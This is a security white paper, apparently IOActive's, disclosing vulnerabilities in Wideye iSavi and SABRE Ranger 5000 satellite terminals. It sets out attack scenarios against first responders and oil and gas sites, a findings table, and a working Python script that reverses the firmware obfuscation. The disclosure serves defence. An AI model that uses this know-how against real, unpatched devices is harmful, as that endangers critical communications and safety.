



Research-fueled Security Services



\ WHITE PAPER \

# Cyberattacks on SATCOM: Understanding the Threat

Michael Milvich  
Senior Principal Security Consultant, IOActive

Josh Hammond  
Senior Security Consultant, IOActive

Griffon Bowman  
Senior Security Consultant, IOActive

Ethan Shackelford  
Security Consultant, IOActive

April 2022

---

## Contents

Notices.....	3
Introduction.....	4
Contributions .....	4
Scope of Research .....	6
Cyberattacks on SATCOM infrastructure: Understanding the Threat.....	8
Attack Vectors .....	8
External Network.....	9
Internal Network.....	9
Other Interfaces .....	9
Categorizing Impact .....	10
Attack Scenarios.....	11
iSavi Attack Scenario.....	11
Ranger 5000 Attack Scenario.....	13
Findings Overview.....	15
Research Approach: Technical Details .....	17
Network Scanning .....	17
Firmware Collection and De-obfuscation.....	17
Network Services.....	22
Networking Configuration .....	22
VxWorks Kernel Shell .....	23
AT Command Shell.....	26
WiFi Configuration Telnet and Web Interface .....	27
Web Interface .....	29
Conclusion.....	37

---

# Notices

## ***Disclaimer Notification***

The views, opinions, findings, conclusions, positions, and/or recommendations expressed herein are those of the authors individually and do not necessarily reflect the views, opinions, or positions of IOActive, Inc.

## ***No Warranties or Representations***

The information presented herein is provided “AS IS” and IOActive disclaims all warranties whatsoever, whether express or implied. Further, IOActive does not endorse, guarantee, or approve, and assumes no responsibility for nor makes any representations regarding the content, accuracy, reliability, timeliness, or completeness of the information presented. Users of the information contained herein assume all liability from such use.

## ***Publicly Available Material***

All source material referenced in this presentation was obtained from the Internet without restriction on use.

## ***Fair Use***

This primary purpose of this presentation is to educate and inform. It may contain copyrighted material, the use of which has not always been specifically authorized by the copyright owner. We are making such material available in our efforts to advance understanding of cyber safety and security. This material is distributed without profit for the purposes of criticism, comment, news reporting, teaching, scholarship, education, and research, and constitutes fair use as provided for in section 107 of the Copyright Act of 1976.

## ***Trademarks***

IOActive, the IOActive logo and the hackBOT logo are trademarks and/or registered trademarks of IOActive, Inc. in the United States and other countries. All other trademarks, product names, logos, and brands are the property of their respective owners and are used for identification purposes only.

## ***No Endorsement or Commercial Relationship***

The use or mention of a company, product or brand herein does not imply any endorsement by IOActive of that company, product, or brand, nor does it imply any endorsement by such company, product manufacturer, or brand owner of IOActive. Further, the use or mention of a company, product, or brand herein does not imply that any commercial relationship has existed, currently exists, or will exist between IOActive and such company, product manufacturer, or brand owner

---

# Introduction

In 2014, Ruben Santamarta, Principal Security Consultant with IOActive, published a white paper titled “A Wake-up Call for SATCOM Security.”<sup>1</sup> It detailed the discovery of an exceptionally weak security posture across a number of SATCOM terminals from a range of manufacturers. Four years later in 2018, Ruben published a follow up titled “Last Call for SATCOM Security”<sup>2</sup> which detailed a thorough investigation into the security of SATCOM equipment across the Aviation, Maritime, and Military industries. Once again, the security posture was found to be overwhelmingly poor and in need of immediate and thorough corrective action by manufacturers.

On the morning of February 24<sup>th</sup> 2022, as Russian troops crossed the border into Ukraine, tens of thousands of SATCOM terminals in Europe were taken offline.<sup>3</sup> This sudden disruption in communications was the result of a cyberattack targeting ground-based satellite infrastructure, though the specific mechanism of attack has not been made public at time of writing.

Unchecked insecurity in SATCOM equipment is no longer acceptable, as was demonstrated by the recent cyberattack. In accordance with our Responsible Disclosure Policy,<sup>4</sup> IOActive is sharing this previously unpublished, original cybersecurity research. The manufacturer of the affected products in the Wideye brand, Addvalue Technologies Ltd, has not responded in the more than three years since our initial disclosure, and we have seen similar vulnerabilities exploited in the wild during the War in Ukraine.<sup>5</sup>

IOActive disclosed the results of our research back in 2019 and successfully connected with Addvalue Technologies Ltd., the vulnerable vendor. Unfortunately, we have not received any feedback from the manufacturer after coordinated, responsible disclosure of the report in 2019. Furthermore, as of the publishing of this paper, IOActive has confirmed that all reported vulnerabilities are unaddressed and remain present in the most current firmware images available for download (R02.0.2 and R02.0.1 for the iSavi and R01.0.3 for the SABRE Ranger 5000).

## Contributions

This research is the culmination of the collaborative efforts of several consultants at IOActive. Contributions were made by:

- Michael Milvich, Senior Principal Security Consultant

---

<sup>1</sup> [https://ioactive.com/pdfs/IOActive\\_SATCOM\\_Security\\_WhitePaper.pdf](https://ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf)

<sup>2</sup> <https://ioactive.com/wp-content/uploads/2018/08/us-18-Santamarta-Last-Call-For-Satcom-Security-wp.pdf>

<sup>3</sup> <https://www.reuters.com/business/aerospace-defense/satellite-firm-viasat-probes-suspected-cyberattack-ukraine-elsewhere-2022-02-28/>

<sup>4</sup> <https://ioactive.com/disclosure-policy/>

<sup>5</sup> <https://www.reuters.com/business/aerospace-defense/satellite-firm-viasat-probes-suspected-cyberattack-ukraine-elsewhere-2022-02-28/>

- 
- Josh Hammond, Senior Security Consultant
  - Griffon Bowman, Senior Security Consultant
  - Ethan Shackelford, Security Consultant

---

## Scope of Research

This research, originally begun in 2019 and continuing through to the publishing of this white paper, is a case study of two commercially available SATCOM terminals, both manufactured by equipment vendor Addvalue<sup>6</sup> under the Wideye™ brand. IOActive acquired one of each device, as well as multiple versions of device firmware, publicly available via the Wideye website and other sources. These terminals are both designed to operate with the Inmarsat satellite network,<sup>7</sup> which offers global coverage and is used across many industries.

This research targeted several firmware versions available between 2019 and 2022, including R01.0.0, R01.0.1, R02.0.0, R02.0.1, and R02.0.2 for the iSavi. Targeted firmware versions for the SABRE Ranger 5000 include the version available for download at the outset of this research in 2019, as well as the version currently available for download, R01.0.3.

IOActive identified numerous serious security vulnerabilities in both devices during the course of this research, including broken or backdoored authentication mechanisms, rudimentary data parsing errors allowing for complete device compromise over the network, completely inadequate firmware security, and sensitive information disclosure, including the leaking of terminal GPS coordinates. These issues were present in all reviewed firmware versions, including the currently available release.

The Wideye **iSavi**<sup>8</sup> is a portable satellite terminal operating over the Inmarsat iSatHub and BGAN services, offering voice, text, and Internet connectivity to devices connecting to the iSavi via a built-in WiFi access point. It is designed for general consumer use as per the Wideye documentation, allowing maintained connectivity for those outside the range of coverage of traditional ground-based Internet infrastructure. It may or may not be configured to be accessible over the broader Internet and can be managed remotely via a web interface or other means.

The Wideye **SABRE Ranger 5000**,<sup>9</sup> built on technology similar to the iSavi, is a BGAN Machine-to-Machine (M2M) satellite terminal. It is designed to operate and stay connected to the Internet without interruption and is commonly configured for accessibility over the wider Internet, to allow for remote management. It is intended for industrial use, with the Wideye brochure<sup>10</sup> suggesting its use in the following industries:

---

<sup>6</sup> <https://www.addvaluetech.com>

<sup>7</sup> <https://www.inmarsat.com/en/index.html>

<sup>8</sup> <https://www.addvaluetech.com/isavi-portable-satellite-terminal-for-isathub-service/>

<sup>9</sup> <https://www.addvaluetech.com/sabre-ranger-5000-ruggedized-bgan-m2m-satellite-terminal/>

<sup>10</sup> [https://www.addvaluetech.com/wp-content/uploads/2021/05/SABRERanger5000\\_WE190205032100\\_en.pdf](https://www.addvaluetech.com/wp-content/uploads/2021/05/SABRERanger5000_WE190205032100_en.pdf)

APPLICATIONS	
<b>Utilities</b> <ul style="list-style-type: none"> <li>■ Recloser control</li> <li>■ Transformer monitoring</li> <li>■ Distribution automation</li> <li>■ Solar &amp; wind monitoring</li> <li>■ Advanced metering infrastructure (AMI)</li> <li>■ Hydro power-capacity planning</li> <li>■ Sub-station monitoring</li> </ul>	<b>Mining</b> <ul style="list-style-type: none"> <li>■ Asset tracking</li> <li>■ Geo fencing</li> <li>■ Remote automation &amp; control</li> </ul>
<b>Oil and Gas</b> <ul style="list-style-type: none"> <li>■ Pipeline monitoring</li> <li>■ Flow measurement</li> <li>■ Wellsite monitoring &amp; control</li> </ul>	<b>Environmental/Agriculture</b> <ul style="list-style-type: none"> <li>■ Water management and flood warning</li> <li>■ Earthquake warning</li> <li>■ Tsunami monitoring</li> <li>■ Smart Farming</li> <li>■ Weather monitoring</li> </ul>

*Figure 1. Ranger 5000 Applications*

Despite the varied uses, investigation into the two devices indicated that very similar firmware runs on each. As such, all vulnerabilities identified during this research effect both the iSavi and the Ranger, with the impact varying somewhat for each vulnerability based on the use-case of each device.

The primary goal of this research was to determine the security posture of these two SATCOM terminals, whose application spans multiple industries. By taking the results of this research in isolation, IOActive hopes to gain insight into the current state of security in the SATCOM industry. Additionally, by comparing the research results with the conclusions drawn from the research we conducted in 2014 and 2018, it is possible to assess how much progress toward improved security has been made in that time.

Furthermore, given the bleak outlook of the findings of this research, IOActive hopes that the publication of this information will increase awareness of these issues and make the necessity of immediate corrective action very clear.

# Cyberattacks on SATCOM infrastructure: Understanding the Threat

Before elaborating on the vulnerabilities discovered during this research, it is important to understand what kind of threat is posed by any given attack, and how to think about that attack's impact.

## Attack Vectors

Since we will be looking at SATCOM terminals, it is important to understand the paths available to an attacker for potential device access. Figure 2 comes from the SABRE Ranger M2M (an older SABRE Ranger model) marketing brochure<sup>11</sup> and lays out the architecture of SATCOM terminal communication nicely. The layout for the iSavi differs slightly, in that its internal network is established over WiFi, but the diagram is still accurate at a high level.



Figure 2. SATCOM Terminal Network Diagram

<sup>11</sup> [https://www.wideye.com.sg/default/uploads/Brochures/SABRERangerM2M\\_WE074210051500\\_EN.pdf](https://www.wideye.com.sg/default/uploads/Brochures/SABRERangerM2M_WE074210051500_EN.pdf)



---

### ***External Network***

Both the Ranger and the iSavi have the capability to be made accessible over the Internet, with or without a static IP address. This feature is more likely to be enabled on the Ranger, as its stated purpose includes remote access of resources to which it is connected.

For both devices, a configuration can be applied which enables “remote administration,” giving access to the administrative console from non-local network IPs. Authentication is still required, but as we will see, this authentication can be circumvented. Furthermore, the remote administration setting itself can be circumvented, allowing for control of the device over the Internet even when that feature has been explicitly disabled.

### ***Internal Network***

Both the Ranger and the iSavi support some means of connecting the devices to a local IP network, which will then allow for routing of data between those devices and the Internet. For the iSavi, this is a WiFi access point. The Ranger includes two Ethernet ports which serve the same purpose.

### ***Other Interfaces***

While the iSavi’s functionality is limited to network connectivity, the Ranger also includes various physical interfaces for industrial equipment, including GPIO, analog, serial, and ModBus. While these interfaces could potentially be subject to vulnerabilities, exploitation via these interfaces would require physical access to the equipment, and as such are of lower impact than those attacks which can be performed remotely/semi-remotely. However, it is important to consider the impact that the compromise of this device might have on connected equipment; Figure 3 is from the Ranger 5000 brochure<sup>12</sup> and provides an example of the kinds of equipment that would be under attacker control in such a scenario.

---

<sup>12</sup> [https://www.addvaluetech.com/wp-content/uploads/2021/05/SABRERanger5000\\_WE190205032100\\_en.pdf](https://www.addvaluetech.com/wp-content/uploads/2021/05/SABRERanger5000_WE190205032100_en.pdf)



Figure 3. Ranger 5000 Equipment

## Categorizing Impact

**Availability:** The availability of a device or service is simple: if an attack renders something inaccessible, the availability of that device or service has been compromised. The February 24<sup>th</sup> attack on the Viasat infrastructure can be said to have had a critical impact on availability. Availability is especially critical for the SATCOM industry, due to the circumstances where it is most valuable: times of natural disaster, war, or other adversity in which standard channels of communication are unavailable.

**Confidentiality:** The confidentiality of data or communications is an assurance that potentially sensitive data may not be accessed by any unauthorized parties. The existing SATCOM infrastructure is used by militaries across the globe, including NATO forces and those of Ukraine, and thus the confidentiality of data transmitted via this infrastructure is paramount.

While this research's target devices are not explicitly intended or marketed as military equipment, comments made by a Viasat spokesperson in response to the cyberattack raise a very important point:

---

“In the case of the Ukrainian military, in some instances, but also some other users in other countries, they bought commercial [SATCOM] services through the distributors and then used them for the military.”<sup>13</sup>

In an ideal world, military and other critical sectors would ensure that the equipment, networks, and infrastructure they use are separate from their civilian counterparts. However, the recent cyberattack, as well as some of the findings in IOActive’s 2018 research,<sup>14</sup> indicate that this is not always the case in reality. Even if a particular SATCOM terminal or other equipment is not explicitly intended for security-critical uses, it may be put to those uses anyway, and this should be taken into consideration by SATCOM vendors when assessing the risks facing their equipment and infrastructure.

**Integrity:** The integrity of data or communications is the inability of unauthorized parties to alter or otherwise tamper with said data or communications. For reasons similar to the importance of confidentiality, integrity of communications within the SATCOM infrastructure is critical. Furthermore in the case of safety-critical infrastructure such as oil and gas or mining, if integrity can be compromised and the connected devices can be made to behave however an attacker wishes, human safety can be put at risk.

A vulnerability which compromises even a single one of the above three properties should be a serious concern for the affected vendor and stakeholders. In the case of the two devices which are the focus of this research, many vulnerabilities compromised all three.

## Attack Scenarios

It can be useful to lay out a few realistic attack scenarios which are possible as a result of the findings covered in this paper. They will be based on Wideye’s own marketing material indicating the intended use-cases of both the Ranger and the iSavi.

### *iSavi Attack Scenario*

The iSavi device is marketed as a general-purpose SATCOM terminal allowing for voice and data capabilities via Inmarsat’s iSatHub or BGAN services.<sup>15</sup> One of the possible uses for SATCOM terminals utilizing the BGAN service, according to Inmarsat, is for first responders.<sup>16</sup>

The applications of such equipment according to an Inmarsat pamphlet<sup>17</sup> are listed in Figure 4.

---

<sup>13</sup> <https://www.airforcemag.com/hackers-attacked-satellite-terminals-through-management-network-viasat-officials-say/>

<sup>14</sup> <https://ioactive.com/wp-content/uploads/2018/08/us-18-Santamarta-Last-Call-For-Satcom-Security-wp.pdf>

<sup>15</sup> <https://www.addvaluetech.com/isavi-portable-satellite-terminal-for-isathub-service/>

<sup>16</sup> <https://www.inmarsat.com/en/solutions-services/enterprise/services/bgan.html>

<sup>17</sup> [https://www.inmarsat.com/content/dam/inmarsat/corporate/documents/government/solutions-services/Inmarsat\\_Global\\_Government\\_Emergency\\_Response\\_Solutions\\_August\\_2021\\_EN.pdf.coredownload.inline.pdf](https://www.inmarsat.com/content/dam/inmarsat/corporate/documents/government/solutions-services/Inmarsat_Global_Government_Emergency_Response_Solutions_August_2021_EN.pdf.coredownload.inline.pdf)

## APPLICATIONS

- Mobile command post: email, internet, VPN, telephony
- Connectivity between individual first responders, mobile command posts and off-site leadership, including using their standard HF radios and cell phones
- Fixed or vehicular mobile command post: supporting multiple users from a single device via a WLAN
- Situational awareness and reassurance using live video from disaster sites.

## BGAN IN-FIELD EQUIPMENT

- BGAN satellite terminal
- BGAN voice handset
- Laptop (MAC or PC)
- Power adapters AC/DC, batteries, cables

*Figure 4. Inmarsat BGAN Pamphlet*

In this scenario, an attacker who wished to disrupt the operations of emergency responders could make use of one of the several vulnerabilities identified in the iSavi to compromise the availability or integrity of communications if they themselves have access to the satellite network; for example, by purchasing and utilizing an iSavi or similar BGAN device of their own.


Specifically, an attacker could make use of the “[AT Shell Buffer Overflow](#)” vulnerability to crash the device, rendering it inoperable and silencing all communications relying on it, conceivably putting human life and safety in jeopardy. The device could return to operation by a manual reboot, but the attack could be repeated ad infinitum, completely disabling the iSavi until the attacker relents.

Another potential attack might see a malicious actor on the satellite network utilize the “[Remote Web Administration Bypass](#)” vulnerability to gain access to the web management console, and authenticate to the device using the credentials identified in the “[Hardcoded/Backdoor Web Credentials](#)” finding. The attacker could then reconfigure the device to prevent connection from the first responder equipment, resulting in a similar outcome to the previous example. In this case however, access to the web console would allow the attacker to change the administrative password, potentially requiring vendor intervention to render the iSavi operable for emergency services again.

### ***Ranger 5000 Attack Scenario***

The SABRE Ranger 5000 is intended for industrial use, with varied potential use cases as outlined above. This functionality is facilitated by the Inmarsat BGAN M2M service. Among the industries for which Wideye suggests the Ranger 5000 is Oil and Gas, specifically for pipeline monitoring, flow measurement, and wellsite monitoring and control.

Inmarsat released a white paper<sup>18</sup> detailing potential applications of BGAN M2M terminals in the Oil and Gas industry. We will consider one of the presented applications for our attack scenario: the use of a BGAN M2M terminal for monitoring and control of artificial lift machinery. This equipment is responsible for drawing liquid out of wells, with the most commonly recognizable form being the *beam pump*, pictured in Figure 5 from the same white paper.



*Figure 5. Beam Pump Artificial Lift Equipment*

One paragraph from the section on artificial lift equipment is particularly interesting from a security perspective:

“[The data provided by BGAN M2M terminals] assures operators that the asset is fully operational and producing efficiently, whilst reporting on the safety systems and monitoring

---

<sup>18</sup>[https://www.inmarsat.com/content/dam/inmarsat/corporate/documents/enterprise/insights/Inmarsat\\_WP\\_Connected\\_Oil\\_and\\_Gas.pdf](https://www.inmarsat.com/content/dam/inmarsat/corporate/documents/enterprise/insights/Inmarsat_WP_Connected_Oil_and_Gas.pdf).gc.pdf

---

the asset for any issues. If any problems are detected that present a safety or environmental risk, the operators have the ability to shut down the production remotely.”

We can extrapolate several pieces of information from this paragraph. First, these terminals are intended to be accessible remotely, potentially over the wider Internet. Second, remote operators are intended to have the capability to *control* equipment remotely, at a minimum with the capability to shut down the production.

As discussed later in this white paper, the SABRE Ranger 5000 exposes *all* listening services to any network it is connected to—in the above case, to anyone on the Internet. Thus, any one of the many critical- and high-risk vulnerabilities that affect the device would, in this configuration, be potentially exploitable by a malicious actor without requiring that actor to first breach some kind of internal network to access the equipment.

First consider the case of any of the vulnerabilities detailed in this white paper which compromise the availability of the Ranger 5000 terminal. By cutting off access to the data which “assures operators that the asset is fully operational... whilst reporting on the safety systems[.]” Losing access to this data in the best case requires the potentially costly deployment of a technician to bring the terminal back online, and in the worst case may jeopardize human safety by preventing rapid response to potential safety issues which would otherwise be reported via the BGAN M2M terminal.

Second, consider the case of any vulnerability detailed here which compromises the integrity of the Ranger 5000 terminal. This kind of attack has the potential to be much more disruptive and potentially dangerous, as a malicious actor who has compromised the integrity of Ranger 5000 communications can then feed false data to operators, erroneously reporting safe and efficient operation while simultaneously utilizing the remote control capabilities of the equipment to either shut down the equipment, or if possible, induce deliberately inefficient or unsafe operating conditions, similar to the Stuxnet virus.<sup>19</sup>

---

<sup>19</sup> <https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-stuxnet.html>

## Findings Overview

Finding	Description	Severity	Impacts
AT Shell Buffer Overflow	A failure to properly handle data being sent to the device over the network results in the ability of an unauthenticated attacker to fully compromise the device over both internal and external networks.	Critical	A, C, I
Web Admin AT Command Overflow	A failure to properly handle data being sent to the device via the web management interface results in the ability of an authenticated attacker to fully compromise the device over both internal and external networks.	High	A, C, I
Remote Web Administration Bypass	Poorly designed access controls allow an attacker to access "remote management" features of a Ranger or iSavi device over the Internet, even when remote management has been disabled by the user.	High	A, C, I
Hardcoded / Backdoored Web Credentials	The web administration interface used by iSavi and Ranger devices contains several undocumented, hardcoded username/password pairs which can be used to access the management interface. One user, called <i>root</i> , has full privileges, and can make arbitrary changes to device configuration.	High	A, C, I
Hardcoded / Backdoored Operating System Credentials	The credentials for the operating system (VxWorks) command line interface exposed via Telnet are hardcoded and can be recovered via reverse engineering. Once these credentials are obtained, an attacker can access the operating system at the highest privilege level, executing arbitrary code over the network.	High	A, C, I
Unauthenticated Firmware Updates	No mechanism whatsoever is in place to verify that a firmware update being supplied to the device is coming from a trusted source. An attacker with the ability to upload new firmware (achievable via many of the identified vulnerabilities) can make malicious changes to the firmware image and run arbitrary code on the device.	High	A, C, I
Services Bound on All Interfaces	All network services, including those likely intended only for local network utilities or management, are listening on all interfaces, including those exposed to external networks, potentially including the wider Internet.	Medium	C, I
AT Command Authentication Brute-Force	The authentication mechanism used by the device's AT server (which allows for some control over the device) has no protections against brute-forcing, allowing an attacker to attempt to brute-force the authentication until successful without hinderance.	Medium	
iSavi Records GPS Coordinates as Events	The iSavi records GPS coordinates periodically and logs them for viewing via the web interface. As established, this web interfaced may be accessed remotely by a malicious party, revealing the location of the iSavi and its user.	Medium	C

---

Finding	Description	Severity	Impacts
Weak Firmware Obfuscation	Wideye use a trivially reversible form of obfuscation to deter analysis of firmware images.	Medium	C
Remote Address Cross-site Scripting	A web page returning an error when attempting remote management via the web interface is susceptible to cross-site scripting, allowing execution of arbitrary JavaScript when a crafted link is visited by a legitimate user.	Medium	
Debug Information Included in Firmware Images	The firmware images provided by Wideye for the Ranger and iSavi devices include detailed debugging information, making it substantially easier for an attacker to reverse engineer the firmware and identify exploitable vulnerabilities.	Low	C
Locally Exposed Telnet for WiFi Management	A separate management system is exposed via Telnet for configuring WiFi when connected to the local network of the device. Telnet is an insecure protocol, making it possible for an attacker to intercept the username and password for this system when accessed by the main host.	Low	C, I



---

## Research Approach: Technical Details

This research consisted of two primary approaches: a dynamic approach, directly interacting with the running iSavi and Ranger systems, and a static approach, reverse engineering firmware images which are publicly available from Wideye and other vendors. For many of the identified vulnerabilities, these approaches were used in conjunction to identify and confirm possible vulnerabilities. As such, their usage will be intermixed as appropriate in the following section.

### Network Scanning

In order to better understand the system from a network perspective, the devices were configured as they would be in a standard deployment and connected to via local network. Initial network scanning was conducted with Nmap, with the following two hosts identified as up and running the following services:

#### 192.168.1.35

Port	Service	Description
23	Telnet	VxWorks kernel shell, requires authentication
80	HTTP	Wideye management web interface, requires authentication
5060	SIP	SIP server, allowing voice calls to be made using the satellite connection
9998	AT	AT command shell, accepts AT commands for controlling the device, some commands require authentication

#### 192.168.1.36

Port	Service	Description
23	Telnet	Limited command shell allowing for device WiFi interface configuration, requires authentication
80	Web	Web interface offering the same functionality as the Telnet interface, requires the same authentication as the Telnet interface

### Firmware Collection and De-obfuscation

IOActive attempted to locate publicly available firmware images, to determine the risk of an attacker acquiring and reverse engineering such images in order to develop exploits against either of these devices. We identified several sources for a current firmware image, including the Wideye website<sup>20</sup> as well as the Inmarsat website's BGAN software listing.<sup>21</sup> Attempts were made to acquire outdated firmware images from the same and other sources (older

---

<sup>20</sup> [https://www.addvaluetech.com/pdf\\_categories/firmware/](https://www.addvaluetech.com/pdf_categories/firmware/)

<sup>21</sup> <https://www.inmarsat.com/en/support-and-info/support/bgan-firmware.html>

software versions can sometimes be helpful for reverse engineering) via URL manipulation and the use of search engines, but no source of outdated firmware images was found.

The firmware images which were available appeared to encrypted at first glance, with no discernibly meaningful content. However, examining the entropy of the firmware files with `binwalk -E` generated an entropy graph not indicative of standard encryption techniques.




Figure 6. Firmware File Entropy Graph

By reversing engineering the firmware from a R01.0.1 device, IOActive was able to recover the obfuscation method. Rather than encryption, firmware images are subjected to weak obfuscation; it can best be described as a 4-bit substitution cipher. A lookup table is used to substitute every 4-bits with another number. The logic responsible for de-obfuscating firmware update files in the existing firmware can be seen below, in Binary Ninja.

```
c02e589c int32_t DecryptData(int32_t arg1, int32_t arg2)
c02e58a0     int32_t pc
c02e58a0     int32_t var_4 = pc
c02e58a0     void* var_c = &arg_0
c02e58b0     char* unzipped_data
c02e58b0     int32_t total_len
c02e58b0     uint32_t unzip_status = UnzipItem(arg1, arg2, unzipped_data, total_len)
c02e58bc     if (unzip_status != 0x600 && unzip_status != 0)
c02e58c8         return 0
c02e58d0     if (total_len > 0)
c02e58d8         int32_t i = 0
c02e58fc         do
c02e58dc             char curr_char = unzipped_data[i]
c02e58f0             unzipped_data[i] = InvSubstitutionTable[curr_char & 0xf] | (zx.d(InvSubstitutionTable[curr_char >> 4]) << 4).b
c02e58f4             i = i + 1
c02e58f4             while (total_len != i)
c02e5904         return 1

c07441b3 uint8_t InvSubstitutionTable[0xf] =
c07441b3 {
c07441b3     [0x0] = 0x09
c07441b4     [0x1] = 0x03
c07441b5     [0x2] = 0x01
c07441b6     [0x3] = 0x06
c07441b7     [0x4] = 0x0d
c07441b8     [0x5] = 0x0b
c07441b9     [0x6] = 0x08
c07441ba     [0x7] = 0x05
c07441bb     [0x8] = 0x02
c07441bc     [0x9] = 0x0e
c07441bd     [0xa] = 0x0c
c07441be     [0xb] = 0x07
c07441bf     [0xc] = 0x0f
c07441c0     [0xd] = 0x04
c07441c1     [0xe] = 0x0a
c07441c2 }
```

Figure 7. Firmware De-obfuscation Function

Using this knowledge, IOActive was able to de-obfuscate the R01.0.2 and the R02.0.0 iSavi firmware images. Being able to de-obfuscate the firmware images will allow an attacker to search for more vulnerabilities. IOActive also confirmed that this same obfuscation technique is still used on the most recent R02.0.2 iSavi firmware images currently available for download, as well as the most recent (R01.0.3) Ranger 5000 firmware images, and was able to de-obfuscate those as well.

The following script will de-obfuscate the individual files within the compressed firmware update:

```
#!/usr/bin/env python3
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("src", type=argparse.FileType("rb"))
parser.add_argument("dst", type=argparse.FileType("wb"))
args = parser.parse_args()

LOOKUP_TABLE = [9, 3, 1, 6, 0xD, 0xB, 8, 5, 2, 0xE, 0xC, 7, 0xF, 4, 0xA, 0]

def decrypt_byte(byte):
    return (LOOKUP_TABLE[byte & 0xf]) | (LOOKUP_TABLE[byte >> 4] << 4)

tmp = bytearray(1000)
while True:
    count = args.src.readinto(tmp)
    if count == 0:
        break

    for i in range(count):
        tmp[i] = decrypt_byte(tmp[i])

    args.dst.write(tmp[:count])
```

<b>Finding</b>	Weak Firmware Obfuscation
<b>Fix(es)</b>	Wideye should use standard encryption algorithms, such as AES, to protect the confidentiality of firmware updates. In addition, firmware updates should be cryptographically signed in order to confirm the authenticity and integrity of the updates.
<b>Mitigation(s)</b>	None

With the firmware images de-obfuscated, it was possible to begin reverse engineering them. Wideye has compiled debug builds into the firmware and include the DWARF debug information. This information is very useful for reverse engineering, as it provides names of symbols and type information.

```

c029a4e4      if (UTControlLog != 0)
c029a4e8          uint32_t r3_1 = semUTCTRLMsgMutex
c029a500          if (r3_1 == 0)
c029a5bc              arg1 = semBCreate(1, 1)
c029a5c4              r3_1 = arg1
c029a5c8              semUTCTRLMsgMutex = arg1
c029a5cc          if (r3_1 != 0 || (r3_1 == 0 && arg1 != 0))
c029a50c              semTake(r3_1, 0xffffffff)
c029a514              void var_30
c029a514              time(&var_30)
c029a520              int32_t var_58
c029a520              localtime_r(&var_30, &var_58)
c029a538              int32_t var_64_1 = var_58
c029a53c              int32_t var_50
c029a53c              sprintf(&UTCTRL_Log::l_szTmp, "[%02d:%02d:%02d][UTCTRL] ", var_50)
c029a55c              vsprintf(strlen(&UTCTRL_Log::l_szTmp) - 0x3ee932e4, var_10, &var_c)
c029a580              int32_t var_64_2 = 4
c029a58c              int32_t var_60_1 = 5
c029a590              int32_t var_5c_1 = 6
c029a594              logMsg(0xc116cd1c, 1, strcat(&UTCTRL_Log::l_szTmp, &(*"tx addr=%p\n\n") [0xc]))
c029a5a8              message_printVGWTCUC(&UTCTRL_Log::l_szTmp, strlen(&UTCTRL_Log::l_szTmp))
c029a5b0              semGive(semUTCTRLMsgMutex)

```

Figure 8. Example of Symbols in Binary Ninja

This extra information substantially decreases the difficulty of reverse engineering a complex firmware image. There is no reason why a production firmware image should include this information, as its purpose is to aid in development.

